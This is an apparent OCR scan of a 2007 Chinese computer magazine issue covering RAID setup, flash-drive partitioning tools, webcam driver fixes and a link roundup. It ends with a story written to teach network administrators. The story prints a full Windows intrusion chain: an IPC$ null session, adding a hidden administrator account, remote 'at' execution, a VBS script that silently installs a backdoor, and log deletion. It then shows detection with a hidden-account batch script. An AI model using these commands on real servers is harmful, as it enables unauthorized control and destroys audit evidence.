日常工作生活中，一些公司企业对于数据安全的认知总是发生在灾难降临之后，相信不论大公司小公司都不愿意看到这样的情形。数据的安全性和可用性都离不开良好的数据备份工作。对于较少意识到数据备份重要性的企业用户，在出现非常状况之后只能面对损失目瞪口呆。一个良好的数据备份体系应该是规范而高效的，这需要针对不同的情况认真地制定备份策略。

小知识:板载芯片做Raid可以吗?

答案当然是可以，不过，板载芯片的Raid模式会占用系统资源，数据流过大的时候系统会变得很慢，对于大、中型企业来说是不可接受的。但这种方法对于数据流量不会太大的中、小企业而言，无疑是十分经济实惠的方式。

小知识:什么是企业级硬盘?

台式机硬盘通常是为日常的低强度使用而设计的（一般指8×5短期工作），而企业级硬盘则是为企业用户设计的，能够24×7全天候不间断工作，在这样高强度的使用下，仍然能提供达到120万小时的MTBF（平均无故障时间，高于一般SATA硬盘，接近许多SCSI硬盘），此外在耐热等诸多方面也会有加强设计，远比家用硬盘强很多。

小知识:什么是Raid?

Raid是英文Redundant Array of Independent Disks的缩写，翻译成中文意思是“独立磁盘冗余阵列”，有时也简称磁盘阵列（Disk Array）。

企业规模决定解决方案

规模：小型企业



类型：独立工作室
人数：10人以内
配用产品：板载SATA、SATA 企业级硬盘、Raid 1

10人以内的独立工作室数据价值很可能远高于其他运营成本，这就需要一个比较集中、备份方便的存储解决方案。显然，Raid 1是一种最合适不过的方式，这种Raid模式可以充分满足数据安全的需要。而且，其所需要的硬盘数量、维护成本都很低廉，这些对于只有不到10个人的小公司、工作室来说非常适合。

规模：小型企业



类型：高新技术企业
人数：50人以内
配用产品：板载SATA、SATA 企业级硬盘、Raid 0+1

恐怕不少处于创业发展时期的公司规模也就在50人以内，这样的企业规模只使用注重安全特性的Raid 0已经不能完全满足要求了。作为Raid模式中一种独特的混合模式，Raid 0+1不仅可以满足数据安全性的需求，同时还能兼顾读写速度的要求。尽管这种模式需要至少四块硬盘才可以组建，但对于一个50人的公司规模，这样的投入还是非常值得的。

规模：中型企业



类型：高新技术企业
人数：50人~100人以下
配用产品：板载SATA接口、SATA 企业级硬盘、Raid 5、光盘刻录

飞速发展的企业，尽管企业规模对比大公司还是有差距，但对于数据安全的要求已经非常苛刻了。可以说，在数据安全方面丝毫不比大公司的需求小。这样，就需要考虑使用独立的SATA Raid卡来组建Raid 5了。这种更加完善的安全措施可以让企业无后顾之忧，全部将精力放在业务的拼搏上，而且，即便看似略贵的资金投入，其总成本（5000元以内）对50人~100人的公司来说也不过九牛一毛。

规模：中型企业



类型：高速成长阶段的企业
人数：100人~150人
配用产品：独立磁盘阵列设备

一个板载的Raid芯片+几块硬盘，塞到一个机箱里，作为一个独立的数据中心，显然这样不能满足100人~150人的存储、安全需求。这样规模的公司，不仅需要有良好的安全特性、大量的存储空间，同时在速度方面也会有所要求。更重要的问题在于，恐怕这样的企业更需要7×24的数据存储、备份服务。这样来看，一个独立的磁盘阵列设备就非常必要了。

小提示:电源选择要谨慎

硬盘在启动时冲击电流会很大，一般可达到2.8A左右（企业级硬盘也在2.0A左右）。一两个硬盘当然没有什么问题，但硬盘总数一多，瞬间的启动电流就非常大了，300W电源很容易在这样强大的电流瞬间冲击下承受不住。因此，建议在使用多块硬盘组建Raid系统时，电源尽量选择实标400W以上的产品，以确保系统的安全可靠。

认识Raid 从零开始

☆ Raid 0 (Striped Disk Array without Fault Tolerance)

Raid 0是把所有的硬盘并联起来成为一个大的硬盘组。其容量为所有属于这个组的硬盘的总和，所有数据的存取均以并行分割方式进行。由于所有存取的数据均以平衡方式存取到整组硬盘里，存取的速度非常快。Raid 0有一个致命的缺点——就是它跟普通硬盘一样没有一点的冗余能力。一旦有一个硬盘失效时，所有的数据将尽失。

☆ Raid 1 (Mirroring)

Raid 1是硬盘镜像备份操作。由两个硬盘所组成。其中一个是主硬盘而另外一个是镜像硬盘。主硬盘的数据会不停地被镜像到另外一个镜像硬盘上。由于所有主硬盘的数据会不停地镜像到另外一个硬盘上， 故Raid 1具有很高的冗余能力。达到最高的100%。可是正由于这个镜像做法不是以算法操作，故它的容量效率非常的低，只有50%。Raid 1只支持两个硬盘操作。容量非常有限，故一般只用于操作系统中。

☆ Raid 0+1 (Mirroring and Striping)

Raid 0+1即由两组Raid 0的硬盘作Raid 1的镜像容错。虽然Raid 0+1具备有Raid 1的容错能力和Raid 0的容量性能。但Raid 0+1的容量效率还是与Raid 1一样只有50%，故同样地没有被普及使用。

☆ Raid 5 (Striping with distributed parity)

Raid 5也是一种具容错能力的Raid操作方式，Raid 5的容错方式不应用专用容错硬盘，容错信息是平均地分布到所有硬盘上。当阵列中有一个硬盘失效，磁盘阵列可以从其他的几个硬盘的对应数据中算出已掉失的数据，其总容量为(N-1)×最低容量硬盘的容量。

实战Raid 10分钟学会全过程

对于企业而言，设备的购买和必要的知识至关重要。与大企业不同的是，不少中、小企业并没有专业的人员来负责这一系列的采购、选择、安装、调试过程。那么，如果你正将目光停留在此页，所在的公司又有所需求，不如仔细看看，五分钟之内让你能够快速掌握安装方法！

准备三大步骤要做足：



1 具有完全相同规格的硬盘两块，包括容量等等一切规格，甚至是同一厂商同一型号的产品。本文案例准备的两块硬盘为希捷SATA Barracuda ES硬盘两块。

2 带有RAID控制芯片或者芯片组支持RAID模式的主板一块，nVIDIA、Intel等多款芯片组产品都有Raid功能，包括第三方的芯片。注意包装/说明书上会印有明显的字样标识。



3 软盘、软驱是必备品，当然如果你打算采用Vista作为存储服务器的操作系统另当别论。这之前的所有操作系统都还是需要软盘来安装驱动程序的。这个驱动程序将从主板自带光盘中的软件制作（也可以网络下载）。


小提示:散热绝不能马虎

普通PC硬盘的运行功耗一般为14.5W左右，而企业硬盘的运行功耗一般为8W左右。可以看出，企业硬盘运行功耗仅相当于普通PC硬盘功耗55%，这对散热有重要的意义（运行功耗中大概75%会转变为热能）。但是，这也不意味着可以随意安装硬盘，良好的散热风道设计非常必要，同时两个硬盘之间最好保留一定距离，这样有助于散热。

硬件设置 只要3分钟：

IDE RAID BOOTROM [Enabled]
IDE RAID [Enabled]
IDE Channel0 Master RAID [Disabled]
IDE Channel0 Slave RAID [Disabled]
IDE Channel1 Master RAID [Disabled]
IDE Channel1 Slave RAID [Disabled]
SATA Primary Master RAID [Enabled]
SATA Secndry Master RAID [Enabled]
IDE DMA transfer access [Enabled]
IDE HDD Block Mode [Enabled]

1 首先，将硬盘按照正确方式安装好，将SATA数据线、SATA电源线将硬盘与主板连接。然后开机看系统是否能够正确检测到两块硬盘。如果正确检测到，按下DEL键进入BIOS设置，将IDE RAID栏设置成Enabled，因为我们此处采用的是SATA硬盘，则我们同时把SATA Primary Master RAID和Secndry Master RAID设置成Enabled，保存退出（各主板BIOS设置可能会略有差异）。



2 重启后进入自检过程，检测完IDE硬盘设备后进入Raid检测与设置界面，需要注意的是，这里会自动检测Raid模式，如果不正常会有警告提示，依照提示按下F10键就可以进入详细的Raid设置界面。

安装操作系统要留意：

Press F6 if you need to install a third party SC

1 安装操作系统时，前期收集硬件信息时会在屏幕下方出现提示，这时将已经制作好的驱动程序软盘放入软驱中，并依照提示按下F6键安装驱动程序，此步骤不可错过，否则系统将无法正确识别，安装过程会在选择磁盘时无法继续。



2 安装完毕操作系统之后，还必须安装各芯片组自带的驱动程序，如nVIDIA的IDE SW驱动程序，这样才可以让Raid发挥最大性能。 CF [YY36]



闪存盘分区先辨"芯"

Tag 闪存盘、分区、低格、修复 UMPTool 技巧、故障 硬件

北京/**虫二**

现在的闪存盘动辄超过1GB，可这么大的容量如何分区呢？使用FDISK行吗？老鸟说："这样分区有损坏闪存盘的危险！"经过本人多方打探，原来闪存分区要用"量产工具"，即厂商自己的初始化工具！经过本人试用，发现"量产工具"不仅可以分区，还可以修复一些常见错误。

要分区先辨主控芯片


要使用"量产工具"首先就是要了解闪存盘的主控芯片。这里提供几种方法。

1 "拆"最准确

最简单的方法就是把闪存盘拆开，直接看芯片，非电脑高手不建议使用此法。

2 VMware兼职识别软件

在虚拟机VMware中运行任意系统，然后点击菜单中的"VM→Removable Devices→USB Devices"（虚拟机→可移动设置→USB设备）项，就可以看到闪存盘的主控芯片了（见图1），只是VMware能够识别的闪存盘主控芯片数量有限，所以我们还需要第三种方法补充。



▲VMware能够识别部分USB设备

3 专业软件识别方法

与上面的两种方法外，我更推荐你使用这种方法，使用这些专门的识别软件，能让你快速分析出闪存盘的主控芯片。

①checkUDisk:http://work.newhua.com/cfan/200717/checkudisk.rar，运行软件后，就能直接看到闪存盘的制造商信息、产品ID及产品版本，这三项是我们用来判断使用何种主控芯片的参考项。

②EasyChips:http://www.newhua.com/soft/43868.htm，首款专门检测MP3和闪存盘主控芯片的软件，同样使用简单，运行软件后点击"高级"按钮，就可以了。

③USB Video Class Device Viewer:http://work.newhua.com/cfan/200717/UVCViewX86.rar，虽然是一款查看USB摄像头的软件，但它同样可以检测闪存盘主控芯片，运行后，在窗口左侧选择闪存盘所在的USB接口就可以了。

④SiSoftware Sandra和Everest Ultimate:http://www.onlinedown.net/soft/10383.htm，http://www.onlinedown.net/soft/16705.htm，两款软件都可以查看系统中的设备，并列出其详细的信息，因此也同样可以查看到闪存盘的主控芯片。

小提示:闪存盘的构成

闪存盘一部分是闪存芯片，它决定了容量；另一部分是"主控芯片"，它用来控制闪存盘的读写等操作。常见的主控芯片有SMI慧荣、Skymedi擎泰、Phison群联、Incomm亮发、Alcor Micro安国、OTI翰邦、Chipsbank芯邦、Anyka安凯、Netac朗科、ARK艾科、Trumpion创品、UT联盛、Pointchips(三星旗下的)等。

分区用"王牌工具"

软件小档案: UMPTool

文件大小: 2.8MB | **软件版本:** 4.03 | **软件性质:** 免费软件 | **适用平台:** Windows 2000/XP

下载地址: http://work.newhua.com/cfan/200717/UMPTool.rar


推荐理由: 该软件可对闪存盘低级格式化，加密分区，制作普通型闪存盘、启动型闪存盘，同时还可以添加ISO自动播放的功能，对于那些在插入电脑后，可以看到盘符，但就是无法访问的闪存盘(如RAW格式)，有极强的修复功能。

寻找与闪存盘主控芯片相对应的工具，可以登录http://blog.cfan.com.cn/index.php/14246/action_viewspace_itemid_129204查看。

如果上面提供的工具中还是没

有你的闪存盘，那么推荐你使用我下面介绍的“王牌工具”：UMPTool。

打开软件后，确认“FLASH类型”已经被正确识别，然后点击“格式化设置→确定”按钮(见图2)，进入“格式化设置”窗口，这里可以进行“内存盘设置”的修改。“格式化模式”中的三个级别主要是扫描方式不同，一般使用默认。使用“闪存盘设置”下的“启动型”，可以将闪存盘变为引导盘，所需的文件软件都会自动复制；“自动播放”功能就是以前我们挑战中介绍过的，可以直接将闪存盘格式化成CD-ROM格式，ISO文件多大，CD-ROM就有多大，剩下的空间为另一个可读写闪存盘；“可移动盘”和“本地盘”可以控制闪存盘被识别为“可移动存储的设备”或“硬盘”。另外“其他设置”下的“厂商信息”和“产品信息”是可以根据需要进行个性化修改的(见图3)。其他的设置建议不要改变，不然很容易出现问题。全部完成后，点“确定”回到软件主窗口，点击“全部开始”按钮就可以了。



▲“FLASH类型”要被正确显示，否则，只能到“格式化设置”左上角的“闪存类型”中随便选几个蒙蒙看了



▲这里的分区设置，实际到电脑上则识别出的是两块盘，而不是分区

小编有话说

在测试UMPTool的分区功能时，小编的闪存盘在识别到两块盘后，后一块盘的盘符马上就消失了，到现在这个问题也没有解决，欢迎知道答案的朋友，把解决方案发邮件到media@cfan.com.cn。CF [YY37]



驱动搞鬼，摄像头没影！

Tag 摄像头、驱动、黑屏 › 故障 › 硬件

北京/CAP

为什么新买的摄像头画面是黑屏呢？对面的MM等的真心急，这时你应该怎么办呢？其实摄像头黑屏大多数都是因为驱动的问题，所以从驱动入手就可以了。

重装驱动

右击“我的电脑”，选择“属性”项，在弹出窗口点击“硬件”选项卡下的“设备管理器”按钮，在弹出窗口中展开“通用串行总线控制器”，删除下面的“USB Root Hub”，再卸载摄像头的应用程序。

重新启动电脑，然后让系统自动搜索光盘中的驱动程序就可以了。

小提示

如果用上面的方法在“设备管理器”中所有设备均已正常安装，但在AMCAP等应用程序中，仍然出现白屏或黑屏现象，可以右击“Vimicro USB PC Camera (ZC0301PL)”，选择“更新驱动程序”，依次选择“否，暂时不→从列表或指定位置安装→不要搜索”，然后直接点击“下一步”，在之后的对话框中点击“从磁盘安装”，然后将路径指向最新驱动目录下的usbvm31b.inf，完成安装就可以了。

不能安装时

如果你的驱动安装不上，则很可能是驱动未卸载干净，尤其是中星微摄像头的驱动，由于版本过多，更容易出现这个问题。解决方法同样是卸载后重新安装驱动，具体方法：打开“我的电脑”，选择“工具→文件夹选项”菜单项，将“查看”下的“隐藏文件和文件夹”设置为“显示所有文件和文件夹”，同时去除“隐藏受保护的操作系统文件”的勾选。进入C:\Windows\INF文件夹，将文件名中包含OEM字符的文件剪切转移至其他文件夹，比如oem0.inf、oem0.pnf、oeml.inf、oeml.pnf等文件。然后插入摄像头，这时先不要安装驱动，我们进入“设备管理器”窗口，右击带感叹号的PC CAMERA，选择“卸载”，重新启动电脑后就可以安装驱动了。

另外，在一些Ghost系统中，已经集成了旧版中星微的驱动程序，所以当安装新的驱动时，摄像头就无法正常工作了。其实这些系统的摄像头驱动默认都保存在C:\Windows\Driver\Camera\301P下，当安装新驱动时，卸载这个驱动，并且系统不会提示已经存在摄像头驱动时，就可以把这个文件夹删除，然后再重新安装驱动就可以了。CF [YY38]

■主编/封立鹏
■责任编辑/马江华
投稿信箱：mwb@cfan.com.cn

稀饭美文报

2007年9月1日
第41期 总第65期

贺卡满天飞

还记得去年的教师节吗？那时我还是小学生，我们送了好多贺卡给我们敬爱的老师，可得到了老师的批评，一张贺卡，不但能毁坏国家的树林，还会造成污染，并且还乱花钱。今年上初中了，我要用我的电脑知识来完成给老师送贺卡，我会在音乐上、个性上、网络上和处理上对贺卡进行选择，哪种贺卡我的老师会喜欢呢？让我一个个试吧：）

一、音乐贺卡类

音乐贺卡厂

“一分钟做出自己的音乐贺卡”是该软件对用户的承诺，用该软件可以加入自己喜爱的贺卡，添加或自己设计合适的贺词框风格，可自定义贺词框风格大小，贺词可任选字体、颜色和大小，适合于长篇大论的贺词和情人的甜言蜜语，各种屏幕移动特效，增加音乐贺卡娱乐性。在使用中如果有什么问题就来这里看看吧！

http://mwb.cfan.com.cn/969

迷你音乐贺卡

可以制作音乐贺卡发送给朋友，也制作家庭相册留作纪念，还可以制作Flash动画集和电影播放影集，并且是自由创作动态界面，发挥自己的才能，做出精美的贺卡。制作方法相当简单，不信就来瞧瞧吧！

http://mwb.cfan.com.cn/970

二、个性贺卡类

大头贴制作系统

你有没有想过自己DIY一张大头贴呢？大头贴制作系统就是本着简易操作的宗旨来开发的一套制作贴纸相的软件，用户只要简单地点一下鼠标就可以轻松制作出贴纸照片来。本软件不但能够打印出标准的大头贴,而且还支持将大头贴照片输出到屏幕保护程序以及将大头贴保存到硬盘，让你每时每刻都能看到自己亲手制作的大头贴!

http://mwb.cfan.com.cn/971

联手CNKI 教师节双礼大赠送



CNKI（国家知识基础设施 National Knowledge Infrastructure，CNKI）是大规模集成整合知识信息资源库。在教师节之际，CFan与CNKI合作为教师开通了专门的工具书下载试用，并开展了双重活动。



中国工具书集锦在线

《中国工具书集锦在线》收录200多家出版社正式出版的2000余种精品工具书，含1000多万个词条，70多万张图片，包括语言类词典、专科辞典、百科全书、年表、图录，内容涉及中国的政治、经济、文化、科学、 哲学、宗教、文学、艺术、历史、地理、军事、外交、人物传记、中医药、自然科学等各领域，向公众提供精确、权威、可靠的知识搜索服务。《中国工具书集锦在线》桌面版即将推出，软件只有1.4MB，用户下载到桌面进行安装后，可以快速地浏览所有工具书的列表，并可进行直接检索，获取最准确、最全面的词条信息。

CNKI中国工具书集锦在线地址：http://refbook.cnki.net



中国知网简介

“中国知网”是以《中国知识资源总库》为依托的知识服务型网站，是全球最大的中文数字图书馆，是全天开放的知识超市。内容包括8500种期刊，2000部工具书，6万多篇博士论文，40多万篇硕士论文，63万多篇会议论文，1200多种年鉴，1000多种报纸，1300种专业辞典与百科全书，200种精品医学图谱，涵盖各个学科，向人们提供精准、权威的知识搜索服务。

http://www.cnki.net

本期推荐

1 所有读者只需输入用户名为CFan，密码为cnki，即可免费使用工具书1个月，活动时间2007年9月1日——9月30日。

2 教师可享受注册，领取50元cnki所有数据库使用权限的知网卡，没有时间限制，能任意下载使用资源。

对眼神功

你看过三维立体画吗？想不想拥有自己制作的三维立体画？把它做成贺卡送给朋友怎么样？“对眼神功”帮您实现这个愿望。对眼神功就是一个制作三维立体画的小工具，只需要任意找一幅背景、一幅前景就能用“对眼神功”做出属于自己的三维立体画了，前景图片必须是黑白的。它支持GIF文件，可以与对眼神功图库连接，界面简单易懂，一看就会，全中文提示，没什么不清楚的地方，向导让工作变得更简单。

http://mwb.cfan.com.cn/972

三、网站设计类

iSee部落

应用iSee提供的功能，你可以简单方便地对图片进行处理和应用。下面的应用教程能帮助你快速学习如何更好地应用iSee，获取更多的使用教程请访问我们iSee部落的“学习园地”专区，iSee在线教程将不断添加和更新。

http://mwb.cfan.com.cn/973

在线设计E彩乐

E彩乐网络是中国第一家相册、杂志自助设计输出中心，是目前国内最完美、最方便、最人性化的图文作品自助设计与定购平台。以设计水晶相册为例，赶快来吧！

http://mwb.cfan.com.cn/974

四、图形处理类

友锋电子相册制作

友锋电子相册制作可以方便地将照片制作成电子相册，可以为照片添加文字注释及声音注释，可以利用它轻松制作生成可独立运行的幻灯片式EXE格式相册程序，并且支持同步显示背景音乐的歌词，并支持200多种相片切换效果。现在我们就用它来制作可同步显示背景音乐歌词的幻灯片式EXE相册。

http://mwb.cfan.com.cn/975

PhotoShop做贺卡

PhotoShop是不错的图片处理软件，用它就能制作电子贺卡，不信就来这里瞧瞧，你会发现有很多PhotoShop的贺卡制作教程，快来学习吧！

http://mwb.cfan.com.cn/976

Google Earth上面的世界新七大奇迹

一度备受争议的世界“新七大奇迹”评选已经揭晓，中国长城、约旦佩特拉古城、巴西基督像、秘鲁马丘比丘印加遗址、墨西哥奇琴伊察玛雅城邦遗址、古罗马斗兽场、泰姬陵成为世界“新七大奇迹”。是否遗憾自己没有机会全都去看看？不过Google Earth也许能圆你这个梦想。

http://mwb.cfan.com.cn/977



2007年度LOGO设计趋势报告

2007年，在LogoLounge.com网上最大的LOGO数据库，我们看到许多LOGO设计趋势：包括美学的、概念的以及文化层面的。比如，我们看到了更多的三维标志，这些设计已经完全脱离了传统的CMYK模式，转而投向更具魅力的RGB。

http://mwb.cfan.com.cn/978



GPS资源下载汇总


GPS资源是很多人都想得到的资源，而这个资源在这里你就能轻松找到。

http://mwb.cfan.com.cn/979

杰出的首页设计欣赏

常见的网站设计方案逐渐被放弃，具有创意的设计对用户吸引更大。因此，为增加网站用户，设计师会冒着风险采用与众不同的、具有创意的设计方案。毕竟，在规则和创意之间，设计师还有很大的发挥空间。我们可以借鉴较好的设计方案，探索出更有创意的设计。

http://mwb.cfan.com.cn/980



笔记本PK台式机未来谁主沉浮

一边是笔记本售价的不断走低，一边是台式机市场的不断细分，这样一来，火星撞地球的形势在所难免。这时我们要问：笔记本会不会在短期内取代台式机呢？

http://mwb.cfan.com.cn/981



判断电脑是否感染病毒

我的电脑经常出现死机、运行速度慢等异常情况，使用了多种杀毒软件也不见效，如何判断电脑异常是否是病毒在作怪？

下面我就结合个人电脑使用及企业网络维护方面的防毒经验从以下几个方面给大家介绍介绍如何判断是否中了病毒！

http://mwb.cfan.com.cn/982

双黄蛋是怎么形成的？

呵呵，这个问题你应该不知道吧！这和人类异卵双胞胎的形成的过程相似，但却有本质的区别。异卵双胞胎是女性在排卵时，排出了两个卵子并同时受精，就产生了两个不同的受精卵，最后发育成双胞胎。想看详情，就来访问我吧：）

http://mwb.cfan.com.cn/983

电脑故障速排方法全篇

电脑出现的故障原因扑朔迷离，让人难以捉摸。并且由于Windows操作系统的组件相对复杂，电脑一旦出现故障，对于普通用户来说，想要准确地找出其故障的原因几乎是不可能的。那么是否说我们如果遇到电脑故障的时候，就完全束手无策了呢？其实并非如此，我们还是可以掌握一些电脑故障的规律和处理办法的。

http://mwb.cfan.com.cn/984

面面俱到 游戏玩家如何挑选液晶电视

随着次世代游戏机PS2、PS3、Wii、XBOX360价格不断走低，销量也是日益高涨。传统CRT电视怎能满足玩家的游戏兴致？大尺寸液晶电视配合这些性能强大的次世代游戏机才是目前乃至今后的一种主流趋势。相信不少玩家在电玩店那里已经领略到大尺寸液晶电视在玩游戏时那种身临其境、畅快淋漓的感觉，那么如何来选择适合自己的游戏液晶电视呢？

http://mwb.cfan.com.cn/985




【牛哄哄】Google和百度到底谁恶搞了谁？

牛哄哄，几乎每天一篇，用辛辣诙谐、幽默搞笑的方式，引人入胜的故事情节向您披露黑幕、讽刺不良现象、讲述IT爆笑故事，让您在笑声中吸取教训，获得智慧，减少损失。关注牛哄哄，关注您的IT生活，关注您的切身权益。牛哄哄宗旨：伸张正义，激浊扬清。替消费者说话，为弱者鸣冤！

http://mwb.cfan.com.cn/986





投稿 | net@cfan.com.cn



小黑小白对抗记

网管必备的安全检测技术

Tag 入侵、空连接、服务、终端、防火墙 〉实例 〉网络

河北/**香草天空**

从本文你将学到

- ✓ 黑客常见入侵方式
- ✓ 如何避免空连接漏洞
- ✓ 如何从日志发现木马藏身地

小黑:一个水平中等的“黑客”，曾拜师于一名高手，所以水平有所长进，最近正想找一台机器练手。

小白:刚刚上任不到三天的网管，进入网络安全行业不久，安全水平和发现隐患的意识还需要提高。这次的攻击事件其实并不是黑客水平有多高，而是由于网络安全意识不足，一个N年前的老漏洞没进行修补导致了服务器被攻击。反思一下，上任的几天里一直忙碌着升级、打补丁;但是忽略了服务器默认的一些系统漏洞和日志的保护，让黑客钻了空子。国内很多网络管理人员都容易出现这种错误。本文就是提醒各位网络管理员，除了给系统打补丁外，还需要掌握基本的检测技术和保护系统日志才能保证服务器的安全运行。

23:25 觅食——入侵检测

晚上11点，某大虾黑客的徒弟小黑打开“IPC$空连接扫描器”，想看看今天是否能中奖找到一台不设防的服务器。时间慢慢的流逝，深夜中传来一声“YEAH！”，哈哈，居然真的还有这么原始漏洞的主机！小黑兴奋地敲击着键盘开始了入侵工作。

> **小提示:什么是IPC$空连接**
>
> IPC$(Internet Process Connection)是共享命名管道的资源，它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用。利用IPC$，连接者甚至可以与目标主机建立一个空的连接而无需用户名与密码(当然对方机器必须开了ipc$共享)，而利用这个空的连接，连接者还可以得到目标主机上的用户列表，从而开始入侵主机。

23:30 挂上诱饵——建立IPC$空连接

小黑打开本地的cmd.exe命令行，输入net use \\202.99.10.*\ipc$ "" /usE:"" 尝试连接对方服务器，连接成功！输入:net view \\202.99.10.* 发现C$ D$ E$ admin$都默认开启着，原来是台新服务器啊！怪不得，小黑嘴里手上都不清闲。我要完全控制这台服务器！


23:45 垂钓——远程控制

IPC$空连接这个漏洞不可能一直存在，先弄个远程管理员好了——屏幕中的命令行下出现了一段命令:

net user xiaohei$ hacker /add

net localgroup administrators xiaohei /add

恩，这样子就拥有了管理名为xiaohei$ 密码为hacker的高级管理员了，以后就可以通过Windows自带的“免杀控制器”:“远程桌面连接”控制服务器了！ 来试验一下，打开本地开始菜单→所有程序→附件→通讯→远程桌面连接，在空白地方输入控制服务器的IP地址:202.99.10.*。“是放个木马上去呢还是添加一个FTP账号呢？”小黑脑子中闪现着无数恶毒的后门。正在这时音响中“嘣”的一声，错误提示:无法连接到远程计算机（见图1）！



居然未开启远程服务端口了，难不倒我！继续在命令行下输入: copy C:\3389.exe \\202.99.10.*\admin$，将小黑本地的远程登录服务开启上传到202.99.10.*的服务器上。

net time \\202.99.10.*，查看远程服务器的系统时间为下面的入侵收集资料，现在时间是凌晨2:10分，at \\202.99.10.* 02:18 3389.exe，利用at命令在远程计算机的2:18分执行3389.exe文件，开启远程控制(需要自动重新启动计算机)。

> **小提示:远程桌面为什么“免杀”？**
>
> 远程桌面本是微软公司为了方便网管维护服务器而推出的一项服务，用来连接到开启了远程桌面控制功能的计算机，但是已经被很多黑客用来控制电脑。由于是系统自带服务，也不会受到杀毒软件的查杀。

凌晨2:35 上钩——种植木马

为了保险起见，还是再增加一个木马后门程序控制，小黑阴险地笑着祭出了radmin影子版，由于此软件属于管理工具，一般杀毒软件都不对其设防，所以修改后成了最安全的隐形后门。

小黑配制好木马后写了一段VBS代码使木马程序可以自动执行：


```
set ws=wscript.createobject( "wscript.shell" )
ws.run "regedit.exe /s r_server.reg", 0
ws.run "regedit.exe /s qidong.reg", 0
ws.run "r_server.exe /install /silence", 0
ws.run "r_server.exe /start", 0
```

将木马程序打包成muma.exe自解压文档，选择运行后自动执行VBS内容，将木马上传到系统盘下，继续利用:at \\202.99.10.* 02:15 muma.exe

```
C:\>net start
已经启动以下 Windows 服务:

   Application Layer Gateway Service
   Ati HotKey Poller
   Automatic Updates
   Background Intelligent Transfer Service
   COM+ Event System
   Computer Browser
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   DNS Client
```

2



3

凌晨2:40 收网——日志清理

对了，得意不能大意，要把操作日志清理了，防止管理员发现主机被动过手脚：

```
del C:\winnt\system32\logfiles\*.*
del C:\winnt\ssytem32\config\*.evt
del C:\winnt\system32\dtclog\*.*
del C:\winnt\system32\*.log
del C:\winnt\system32\*.txt
del C:\winnt\*.txt
del C:\winnt\*.log
```

哈哈，看你还如何逃出我的掌心！！在恶魔的笑声中 202.99.10.*主机沦陷了。

凌晨3:30 脱钩——查询服务

正在机房值班网管小白发现今天刚刚安装的WEB服务器(网页服务器)日志少了一段，“有可能被黑客入侵！”

“服务器刚刚安装还没进行安全设置就被强制运行了，没想到这么快就有黑客来入侵，现在的网络真是危险啊！”小白叹了口气，日志没了。看来要手工检测了。在命令行中输入:net start，察看启动服务（见图2）。居然Terminal Services远程控制服务被开启了，肯定被添加了管理用户。

输入：net user，察看本地所有用户，只有administator、ASPNET、IUSR_TOPJHCN、IWAM_TOPJHCN 几个正常用户，再分别用：

```
net user administator
net user ASPNET
```

查看了用户组，一切正常。看来很可能是被建立了隐藏的管理账号了。可以用下面提供的批处理程序察看隐藏账号，代码如下：

```
@echo off
cd>netuser.txt
for /f "skip=4 tokens=1-3" %%i in ('net user') do (
if not "%%i"=="命令成功完成。" net use %%i>>netuser.txt 2>nul
if not "%%j"=="" net user %%j>>netuser.txt 2>nul
if not "%%k"=="" net user %%k>>netuser.txt 2>nul
)
start netuser.txt
```

将以上代码保存为11.bat，执行后会自动将所有登录本地计算机用户的资料保存到netuser.txt中。

★Just Do It：查找隐藏用户的超强批处理

小提示：网管别开终端服务

Terminal Services服务（终端服务）在默认安装的Windows 2003服务器上是没有启动的，如果发现服务被启动，一般是被黑客入侵后留下来远程监控的，现在大多数入门级服务器的管理员会开启Terminal Services远程管理服务，推荐管理员使用VNC或者诺顿的PCANYWHERE。

这个专门的批处理可以到http://work.newhua.com/cfan/200717/11.rar下载。下载后查一下自己的电脑中是否有隐藏账户？如果发现了，基本肯定——你已经被“黑”了！

